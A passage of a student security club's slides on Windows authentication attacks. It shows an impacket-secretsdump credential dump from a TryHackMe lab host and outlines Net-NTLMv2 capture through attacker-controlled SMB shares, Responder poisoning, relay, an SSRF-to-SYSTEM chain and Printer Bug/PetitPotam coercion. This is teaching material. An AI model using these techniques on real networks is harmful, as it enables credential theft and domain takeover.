  - Does not access LSASS but accesses everything in registry

```
ronan@kali:~/TryHackMe/capstone/10.200.118.21$ proxychains impacket-secretsdump corp.thereserve.loc/t1_oliver.williams@10.200.103.32
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.103.32:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey:
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:
Guest:501:
DefaultAccount:503:
WDAGUtilityAccount:504:
THMSetup:1008:
HelpDesk:1009:
sshd:1010:
[*] Dumping cached domain logon information (domain/username:hash)
CORP.THERESERVE.LOC/Administrator:$DCC2$10240#
CORP.THERESERVE.LOC/svcBackups:$DCC2$10240#svcBackups#
CORP.THERESERVE.LOC/t1_oliver.williams:$DCC2$10240#t1_oliver.williams#
CORP.THERESERVE.LOC/t1_oliver.williams:$DCC2$10240#t1_oliver.williams#
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

Windows Authentication

- For designated remote logins, there's Net-NTLMv2
- Windows will automatically try to login when accessing remote SMB shares
  - Specified through UNC paths like **\\attacker\share**
- If we make a request to \\attacker\share, we will try to log in, and the attacker will get your Net-NTLMv2 hash
  - This is **not** an NTLM hash (must be cracked, can't be passed)
- If we crack it, there are a number of ways of getting code execution on target, given some prerequisites
  - Local Admin compromised & target is either domain joined or running Windows Server

Windows Authentication Review

- So, at a high level, let's review some abuse primitives
- Getting SYSTEM lets you get the NTLM hash of every user
  - Because we can log in with hashes, if the same user exists on multiple boxes, we can potentially chain compromises (if credguard is disabled)
- If we can trick a user into accessing our SMB share (like a .lnk shortcut), then we can steal their Net-NTLMv2 hash
  - We can then crack it and log back in using one of many lateral movement methods, but only in some circumstances
  - If you chain this with an SSRF against a server, you have an immediate win to SYSTEM
    - SSRF -> NetNTLMv2 of service account -> SMBEXEC -> SeImpersonatePrivilege -> SweetPotato -> SYSTEM

Windows Authentication Review

- We can also try to MITM Net-NTLMv2 instead of phishing
  - You can use a tool called Responder, which will leverage (among many other techniques) Link Local Multicast Name Resolution to say that your attacker share corresponds to certain hostnames
  - They then visit it and you get their Net-NTLMv2 hash
- **Using responder in poisoning mode on a public network is super illegal**
- Even in pentesting contexts, it is more common to put it in analyze mode (no poisoning)
- It is possible to authenticate to another target using Net-NTLMv2 if you execute a man-in-the-middle attack (hash relay)

Authentication Coercion

- We do not need to MITM or phish if the target is vulnerable to authentication coercion
- Many have been patched, some are still viable under default settings
- There are a number of authentication coercion "**features**" like the infamous Printer Bug, which, under certain circumstances, **will force the target machine to authenticate to an attacker-controlled host**
  - For the Printer Bug, the Print Spooler must be running on the target
- So, there are some circumstances where we can disclose a Net-NTLMv2 hash **at will** (google PetitPotam, Printer Bug)
- This can be used for total domain compromise (in AD 3 meeting)

Next Meetings

2025-10-09 • **This Thursday**

- Native Windows Forensics
- Learn how to detect traces of attacks on Windows machines

2025-10-14 • **Next Tuesday**

- Active Directory I
- Learn the basics of attacking Active Directory, including Kerberoasting and AS-REP Roasting

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Meeting content can be found at sigpwny.com/meetings.

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